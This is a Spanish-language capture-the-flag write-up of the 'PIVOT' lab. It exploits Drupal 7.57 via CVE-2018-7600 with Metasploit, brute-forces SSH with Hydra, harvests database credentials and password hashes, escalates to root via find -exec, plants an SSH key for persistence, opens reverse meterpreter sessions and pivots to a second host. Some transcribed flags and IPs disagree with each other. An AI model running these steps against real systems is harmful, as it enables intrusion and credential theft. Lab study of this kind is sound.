

	Informe de resultados y ejecución del reto PIVOT.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	10/12/2025	10/12/2025	1.0	MQ-HM- PIVOT	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto PIVOT.

N.- MQ-HM- PIVOT

Generado por:

Adrián Becerril, Ing.

Especialista de Ciberseguridad, Seguridad de la
Información

Contacto: adrianb.urena@gmail.com

Fecha de creación:

10.12.2025

1. Resultados

¿Cuántos puertos
bajo el 1000
encontramos
abiertos en la
Maquina01?

Respuesta 1

Primero, se utiliza el comando siguiente:

```
sudo arp-scan -l
```

Se ejecuta en el escritorio para obtener la información completa de las IP visibles.

```

kali@kali:~/Desktop
Session Actions Edit View Help

kali@kali)~$ ls
-rw-r--r-- 1 kali kali 6561688 Feb 06 22:00 kali@kali:~/Desktop: meta
BreachCompilation      hacker-passwords.txt      Music                  toyota-users.txt
Desktop                hacker-root-master.txt    Pictures              TTLPortScan.sh
Documents              hacker-root-passwords.txt Public                 Videos
Downloads              hacker-root-users.txt     Templates
hacker-master.txt      hacker-users.txt          toyota-master.txt
                        hash.txt                  toyota-passwords.txt

kali@kali)~$ pwd
/home/kali

kali@kali)~$ cd Desktop

kali@kali)~/Desktop$
kali@kali)~/Desktop$ arp-scan -l
pcap_activate: eth0: You don't have permission to perform this capture on that device
(socket: Operation not permitted)

kali@kali)~/Desktop$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:71:32:59, IPv4: 192.168.10.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.10.1  00:50:56:c0:00:08    VMware, Inc.
192.168.10.2  00:50:56:18:0a:27    VMware, Inc.
192.168.10.129 00:0c:29:14:5e:9d    VMware, Inc.
192.168.10.254 00:50:56:f0:83:98    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
ending arp-scan 1.10.0: 256 hosts scanned in 1.968 seconds (130.08 hosts/sec). 4 responded

```

Sobre la dirección IP encontrada (192.168.10.129) se corre nmap con el script de 4l13N

[illegible]

Se encuentran tres puertos abiertos por debajo del 1000.

Los puertos son: 22, 80 y 111.

También se identifica un servidor **Drupal**

¿Qué indica
CHANGELOG.txt?

Al entrar al servidor Drupal, se identifica que existe los siguientes puntos de interés dentro de robots.txt. Se limpia el archivo de robots para tener un diccionario de uso en GoBuster

```
(kali@kali) [~/Documents/Pivot/exploit]
└─$ sudo ./wordlist.sh
Wordlist generada en wordlist.txt
└─$ ls
robots.txt  wordlist.sh  wordlist.txt
└─$ cat wordlist.txt
admin/
CHANGELOG.txt
comment/reply/
cron.php
filter/tips/
includes/
INSTALL.mysql.txt
INSTALL.pgsql.txt
install.php
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
misc/
modules/
node/add/
profiles/
?q=admin/
?q=comment/reply/
?q=filter/tips/
?q=node/add/
?q=search/
?q=user/login/
?q=user/logout/
?q=user/password/
?q=user/register/
scripts/
search/
themes/
update.php
UPGRADE.txt
user/login/
user/logout/
user/password/
user/register/
xmlrpc.php
└─$
```

Se encuentra un CHANGELOG.TXT:

```
kali@kali: ~/Documents/Pivot/exploit
Session Actions Edit View Help

Starting gobuster in directory enumeration mode

/filter/tips/.zip (Status: 403) [Size: 298]
/comment/reply/.php (Status: 403) [Size: 300]
/includes/ (Status: 403) [Size: 291]
/includes/.txt (Status: 403) [Size: 295]
/includes/.zip (Status: 403) [Size: 295]
/includes/.php (Status: 403) [Size: 295]
/INSTALL.mysql.txt (Status: 200) [Size: 1451]
/CHANGELOG.txt (Status: 200) [Size: 111735]
/admin/.zip (Status: 403) [Size: 292]
/comment/reply/.zip (Status: 403) [Size: 300]
/admin/.php (Status: 403) [Size: 292]
/comment/reply/.txt (Status: 403) [Size: 300]
/INSTALL.pgsql.txt (Status: 200) [Size: 1874]
/admin/ (Status: 403) [Size: 7718]
/INSTALL.sqlite.txt (Status: 200) [Size: 1298]
/admin/.txt (Status: 403) [Size: 292]
/INSTALL.txt (Status: 200) [Size: 17861]
/install.php (Status: 200) [Size: 3151]
/filter/tips/ (Status: 200) [Size: 13371]
/LICENSE.txt (Status: 200) [Size: 18092]
/MAINTAINERS.txt (Status: 200) [Size: 8101]
/misc/ (Status: 403) [Size: 287]
/misc/.php (Status: 403) [Size: 291]
/misc/.zip (Status: 403) [Size: 291]
/modules/ (Status: 403) [Size: 290]
/misc/.txt (Status: 403) [Size: 291]
/modules/.txt (Status: 403) [Size: 294]
/modules/.zip (Status: 403) [Size: 294]
/modules/.php (Status: 403) [Size: 294]
/node/add/.txt (Status: 403) [Size: 295]
/node/add/.php (Status: 403) [Size: 295]
/node/add/.zip (Status: 403) [Size: 295]
/profiles/ (Status: 403) [Size: 291]
/profiles/.txt (Status: 403) [Size: 295]
/profiles/.php (Status: 403) [Size: 295]
/profiles/.zip (Status: 403) [Size: 295]
/?q=admin/.php (Status: 403) [Size: 295]
/?q=admin/.txt (Status: 403) [Size: 295]
/?q=admin/.zip (Status: 403) [Size: 295]
/?q=comment/reply/.txt (Status: 403) [Size: 303]
/?q=comment/reply/.php (Status: 403) [Size: 303]
/?q=comment/reply/.zip (Status: 403) [Size: 303]
/?q=filter/tips/.txt (Status: 403) [Size: 301]
/?q=filter/tips/.php (Status: 403) [Size: 301]
/?q=filter/tips/.zip (Status: 403) [Size: 301]
/?q=node/add/.txt (Status: 403) [Size: 298]
/?q=node/add/.zip (Status: 403) [Size: 298]
/?q=node/add/.php (Status: 403) [Size: 298]
```

Changelog contiene toda la información de actualizaciones.


***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-PIVOT

Que versión de Drupal encontramos	En CHANGELOG.txt se encuentra lo siguiente: La versión de Drupal es: Drupal 7.57 con una vulnerabilidad POC-CVE-2018-7600.
Cuales son los usuarios que encontramos en la maquina 01	Se utiliza metasploit para buscar el exploit para la vulnerabilidad encontrada. Se encuentra Drupalgeedon y se utiliza. Se obtiene acceso a www-data.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-PIVOT

	<pre>meterpreter > cat etc/passwd [-] stdapi_fs_stat: Operation failed: 1 meterpreter > cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mail List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh Debian-exim:x:101:104::/var/spool/exim4:/bin/false statd:x:102:65534::/var/lib/nfs:/bin/false messagebus:x:103:107::/var/run/dbus:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin mysql-x-105-100:MySQL Server:/nonexistent:/bin/false flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash meterpreter ></pre> Dentro de cat /etc/passwd se encuentran los usuarios: root flag4
Cual es la clave del usuario que NO es root	Se hace uso del comando siguiente de hydra sobre el usuario “flag4” hydra -l flag4 -P /usr/share/wordlists/metasploit/unix_passwords.txt -t 50 -f -v ssh://192.168.10.129 <pre>kali@kali: ~/Documents/Pivot/exploit Session Actions Edit View Help [ERROR] ssh protocol error [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] ssh protocol error [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] ssh protocol error [VERBOSE] Disabled child 47 because of too many errors [VERBOSE] Disabled child 16 because of too many errors [VERBOSE] Disabled child 24 because of too many errors [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] ssh protocol error [VERBOSE] Disabled child 26 because of too many errors [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] ssh protocol error [VERBOSE] Disabled child 23 because of too many errors [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] ssh protocol error [VERBOSE] Disabled child 7 because of too many errors [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] ssh protocol error [ERROR] ssh protocol error [ERROR] ssh protocol error [VERBOSE] Disabled child 13 because of too many errors [VERBOSE] Disabled child 36 because of too many errors [VERBOSE] Disabled child 48 because of too many errors [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] ssh protocol error [VERBOSE] Disabled child 8 because of too many errors [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] ssh protocol error [VERBOSE] Disabled child 9 because of too many errors [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] ssh protocol error [ERROR] ssh protocol error [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] ssh protocol error [VERBOSE] Disabled child 10 because of too many errors [VERBOSE] Disabled child 44 because of too many errors [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] ssh protocol error [VERBOSE] Disabled child 21 because of too many errors [VERBOSE] Disabled child 41 because of too many errors [22][ssh] host: 192.168.10.129 login: flag4 password: orange [STATUS] attack finished for 192.168.10.129 (valid pair found) 1 of 1 target successfully completed, 1 valid password found hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-11 15:25:26 kali@kali: ~/Documents/Pivot/exploit \$ ss</pre> Se encuentra la clave: orange

Las credenciales de la BDD cuales son y en directorio las encontraste?

Se realiza un acceso a Shell y se empieza a localizar claves. Se buscan donde típicamente, las alojaría un servidor Drupal.

```
meterpreter > shell
\\Process 4887 created.
Channel 2 created.

whoami
www-data
export PS1="\u@\h:\w\$ "

export PS1="\u@\h:\w\$ "
whoami
www-data
grep -Ri 'password' /var/www/sites 2>/dev/null
/var/www/sites/default/settings.php: password => 'R0ck3t',
/var/www/sites/default/settings.php: * by using the username and password variables. The proxy_user_agent variable
/var/www/sites/default/settings.php:# $conf['proxy_password'] = '';
/var/www/sites/default/default.settings.php: * 'password' => 'password',
/var/www/sites/default/default.settings.php: * username, password, host, and database name.
/var/www/sites/default/default.settings.php: * 'password' => 'password',
/var/www/sites/default/default.settings.php: * 'password' => 'password',
/var/www/sites/default/default.settings.php: * 'password' => 'password',
/var/www/sites/default/default.settings.php: * by using the username and password variables. The proxy_user_agent variable
/var/www/sites/default/default.settings.php:# $conf['proxy_password'] = '';
/var/www/sites/all/modules/views/js/views-admin.js: $(':text, :password, :radio, :checkbox', context).
once('viewsImplicitFormSubmission', function() {
/var/www/sites/all/modules/views/tests/field/views_fieldapi.test: $edit['pass'] = user_password();
/var/www/sites/all/modules/views/tests/field/views_fieldapi.test: // Add the raw password so that we can log in as this user.
```

Se encuentra la clave de acceso siguiente:

"R0ck3t"

En el directorio:

/var/www/sites/default/settings.php

```
kali@kali: ~/Documents/Pivot/exploit/POC-CVE-2018-7600
Session Actions Edit View Help

/var/www/sites/default/default.settings.php: * 'password' => 'password',
/var/www/sites/default/default.settings.php: * 'password' => 'password',
/var/www/sites/default/default.settings.php: * by using the username and password variables. The proxy_user_agent variable
/var/www/sites/default/default.settings.php:# $conf['proxy_password'] = '';
/var/www/sites/all/modules/views/js/views-admin.js: $(':text, :password, :radio, :checkbox', context).
once('viewsImplicitFormSubmission', function() {
/var/www/sites/all/modules/views/tests/field/views_fieldapi.test: $edit['pass'] = user_password();
/var/www/sites/all/modules/views/tests/field/views_fieldapi.test: // Add the raw password so that we can log in as this user.
cat /var/www/sites/default/settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 */

$databases = array (
  'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
);


/**
 * Access control for update.php script.
 *
 * If you are updating your Drupal installation using the update.php script but
 * are not logged in using either an account with the "Administer software
 * updates" permission or the site maintenance account (the account that was
 * created during installation), you will need to modify the access check
 * statement below. Change the FALSE to a TRUE to disable the access check.
 * After finishing the upgrade, be sure to open this file again and change the
 * TRUE back to a FALSE!
 */
$update_free_access = FALSE;
```

Se encuentra también el usuario de la base de datos al entrar al .php:

dbuser

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-PIVOT

Detalla los usuarios de la base de datos enumeralos.	Con las claves de acceso, se accede a MySQL. Se ejecuta en select * from users;  Esto arroja varios hashes de 4 usuarios. Que son corridos en hashes.com donde se encuentran 2 de las 4 claves. 1.- admin \$\$\$DvQI6Y600iNeXRleEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR : 53cr3t 2.- Fred \$\$\$DWGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg : MyPassword 3.- prueba1 \$\$\$Dq8lGVNI21qyL9v3IJVcD9t5M52YDVtw6W/jmcsUO8kil99lqWUG 4.-juego1 \$\$\$DgqG/5d5Ap7LxbAffBH7CCg26CWZZfpbn5s8Cui80F/FSWj4AgYh
Para mejorar la conexión cual es el módulo usado en metaexploit post/multi/...../.....	Se utiliza el módulo post/multi/manage/shell_to_meterpreter Esto logrará dar una consola un poco mejorada con mas opciones para seguir explorando la máquina y comenzar el pivoting.

	<pre>msf post(multi/manage/autoroute) > use post/multi/manage/shell_to_meterpreter msf post(multi/manage/shell_to_meterpreter) > set lhost 192.168.10.128 lhost => 192.168.10.128 msf post(multi/manage/shell_to_meterpreter) > sessions Active sessions Id Name Type Information Connection -- -- 2 meterpreter php/linux www-data @ EQUIP01 192.168.10.128:4444 -> 192.168.10.129:43005 (192.168.10.129) msf post(multi/manage/shell_to_meterpreter) > set session 2 session => 2 msf post(multi/manage/shell_to_meterpreter) > exploit [*] SESSION may not be compatible with this module: [*] * missing Meterpreter Features: stdapi_railgun_api [*] Upgrading session ID: 2 [*] Starting exploit/multi/handler [*] Started reverse TCP handler on 192.168.10.128:4433 [*] Command stager progress: 100.00% (773/773 bytes) [*] Post module execution completed msf post(multi/manage/shell_to_meterpreter) > [*] Sending stage (1062760 bytes) to 192.168.10.129 [*] Meterpreter session 3 opened (192.168.10.128:4433 -> 192.168.10.129:57331) at 2025-12-11 20:45:07 -0500 [*] Stopping exploit/multi/handler msf post(multi/manage/shell_to_meterpreter) > msf post(multi/manage/shell_to_meterpreter) > sessions Active sessions Id Name Type Information Connection -- -- 2 meterpreter php/linux www-data @ EQUIP01 192.168.10.128:4444 -> 192.168.10.129:43005 (192.168.10.129) 3 meterpreter x86/linux www-data @ 192.168.10.129 192.168.10.128:4433 -> 192.168.10.129:57331 (192.168.10.129) msf post(multi/manage/shell_to_meterpreter) > █</pre> Se complementa con lo siguiente: <pre>msf post(multi/manage/shell_to_meterpreter) > use post/multi/manage/autoroute msf post(multi/manage/autoroute) > set subnet 172.168.10.0 subnet => 172.168.10.0 msf post(multi/manage/autoroute) > set session 3 session => 3 msf post(multi/manage/autoroute) > exploit [*] Running module against 192.168.10.129 (192.168.10.129) [*] Searching for subnets to autoroute. [*] Route added to subnet 172.168.10.0/255.255.255.0 from host's routing table. [*] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table. [*] Post module execution completed</pre>
Nombre de host de la maquina final	Para conectarse a la máquina siguiente, se corre un comando de IP a para conocer la IP en adaptadores de red. Se encuentra la IP: 172.168.10.100

```

flag@EQUIPOh -
Session Actions Edit View Help
/var/log/auth.log.1:Aug 7 06:22:43 DC-1 sshd[3782]: Failed password for flag4 from 192.168.100.128 port 56000 ssh2
/var/log/auth.log.1:Aug 7 06:22:43 DC-1 sshd[3783]: Failed password for flag4 from 192.168.100.128 port 56012 ssh2
/var/log/auth.log.1:Aug 7 06:22:43 DC-1 sshd[3784]: Failed password for flag4 from 192.168.100.128 port 56028 ssh2

[+] Checking all env variables in /proc/*/environ removing duplicates and filtering out useless env vars
HOME=/home/flag4
LANG=en_AU.UTF-8
LANGUAGE=en_AU:en
_=./linpeas.sh
LOGNAME=flag4
MAIL=/var/mail/flag4
PWD=/home/flag4
SHELL=/bin/bash
SHLVF=1
SSH_CLIENT=192.168.10.128 48466 22
SSH_CONNECTION=192.168.10.128 48466 192.168.10.129 22
SSH_TTY=/dev/pts/0
TERM=xterm-256color
USER=flag4

[+] API Keys Regex
Regexes to search for API keys aren't activated, use param '-r'

flag@EQUIPOh:~$ ./find -exec /bin/sh -p \; -quit
-bash: ./find: No such file or directory
flag@EQUIPOh:~$ ./find -exec /bin/sh \; -quit
-bash: ./find: No such file or directory
flag@EQUIPOh:~$ find -exec /bin/sh \; -quit
# whoami
root
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:14:5e:9d brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.129/24 brd 192.168.10.255 scope global eth0
        inet6 fe80::20c:29ff:fe14:5e9d/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000
    link/ether 00:0c:29:14:5e:9d brd ff:ff:ff:ff:ff:ff
    inet 192.168.10.100/24 brd 192.168.10.255 scope global eth1
        inet6 fe80::20c:29ff:fe14:5e9d/64 scope link
            valid_lft forever preferred_lft forever
#

```

Se crea persistencia en la máquina anterior para rápido acceso durante las pruebas.

```

kali@kali:~$ cd Documents/Pivot/exploit
kali@kali:~/Documents/Pivot/exploit$ ssh-keygen -t rsa -b 4096 -C "persistencia"
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase for "/home/kali/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:0PLa19HFRfHg3eau/SDgI0HvD/bEj5w90atx1pDWzc persistencia
The key's randomart image is:
+--[RSA 4096]--+
| ..          .o+ |
| .+         .+ + |
| o.        .+ + = |
| o.o + . . o |
| ..S + . . . |
| .+ + + + o |
| .B X X + = |
| o S.O + = |
| .+..+..+ |
+--[SHA256]--+

kali@kali:~$ cd Documents/Pivot/exploit
kali@kali:~/Documents/Pivot/exploit$ ssh-copy-id -i /home/kali/.ssh/id_rsa.pub flag4@192.168.10.129
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/kali/.ssh/id_rsa.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new key
flag4@192.168.10.129's password:

Number of key(s) added: 1

Now try logging into the machine, with: "ssh -i /home/kali/.ssh/id_rsa 'flag4@192.168.10.129'"
and check to make sure that only the key(s) you wanted were added.

kali@kali:~/Documents/Pivot/exploit$

```

Se descarga un script para escanear la red sin utilizar nmap. Al ejecutarse, se encuentra la IP de otro dispositivo.

172.168.10.101

	<pre># whoami root # ip a 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo inet6 ::1/128 scope host valid_lft forever preferred_lft forever 2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000 link/ether 00:0c:29:14:5e:a7 brd ff:ff:ff:ff:ff:ff inet 192.168.10.129/24 brd 192.168.10.255 scope global eth0 inet6 fe80::20c:29ff:fe14:5ea7/64 scope link valid_lft forever preferred_lft forever 3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000 link/ether 00:0c:29:14:5e:a7 brd ff:ff:ff:ff:ff:ff inet 172.168.10.100/24 brd 172.168.10.255 scope global eth1 inet6 fe80::20c:29ff:fe14:5ea7/64 scope link valid_lft forever preferred_lft forever # wget http://192.168.10.128/script.sh --2025-12-12 01:39:46-- http://192.168.10.128/script.sh Connecting to 192.168.10.128:80... connected. HTTP request sent, awaiting response... 200 OK Length: 1469 (1.4K) [text/x-sh] Saving to: 'script.sh' 100%[=====>] 1,469 --.-K/s in 0s 2025-12-12 01:39:46 (276 MB/s) - 'script.sh' saved [1469/1469] # pwd /home/flag4 # chmod +x script.sh # ./script.sh [!] Uso: ./script.sh <interfaz> Ejemplo: ./script.sh eth0 Interfaces disponibles: - eth0 - eth1 # ./script.sh eth1 [*] Interfaz: eth1 [*] Tu IP: 172.168.10.100 [*] Objetivo: 172.168.10.0/24 [*] Iniciando barrido (Ping Sweep Paralelizado)... 172.168.10.100 172.168.10.101 [*] Escaneo finalizado. #</pre>
Cuales son las 2 banderas de la maquina final	Se corre el comando de Hydra para encontrar la contraseña de la cuenta root: <pre>hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt -t 50 -f -v ssh://172.168.10.101</pre> Se encuentran las siguientes credenciales: Root simple <pre>[ERROR] ssh protocol error [VERBOSE] Retrying connection for child 31 [ERROR] could not connect to target port 22: Socket error: disconnected [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 33 [ERROR] could not connect to target port 22: Socket error: disconnected [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 33 [ERROR] could not connect to target port 22: Socket error: Connection reset by peer [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 43 [ERROR] could not connect to target port 22: Socket error: disconnected [ERROR] ssh protocol error [VERBOSE] Retrying connection for child 13 [22][ssh] host: 172.168.10.101 Login: root password: simple [STATUS] attack finished for 172.168.10.101 (valid pair found) 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-11 21:00:21 (kali@kali)-[~/Documents/Pivot/nmap/final] \$</pre> Se utilizan las credenciales para conectarse a la máquina 2 <pre>(kali@kali)-[~/Documents/Pivot/nmap/final] \$ ssh root@172.168.10.101 The authenticity of host '172.168.10.101 (172.168.10.101)' can't be established. ED25519 key fingerprint is SHA256:dXsAE5SaInFuAPinoxhcuNloPhb2/x2JhoGVdcF8Y6I. This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '172.168.10.101' (ED25519) to the list of known hosts. root@172.168.10.101's password: IM AN SSH SERVER gift:~# ls root.txt user.txt gift:~# cat root.txt HMYtyr543FG gift:~# cat user.txt HMY66\$XzDS gift:~#</pre>

	Se obtienen acceso a los archivos root.txt, user.txt. Contenido: Root: HMVtyr543FG User: HMV665sXzDS
--	--

2. Herramientas usadas

Arp-scan	Para encontrar las direcciones con actividad.
Gobuster	Para hacer fuzzing con la lista que se encontró
Nmap	Para mapear los puertos abiertos de las IP
Metasploit	Para mejorar la consola y explotar la vulnerabilidad
Searchsploit	Para buscar la vulnerabilidad y compatibilidad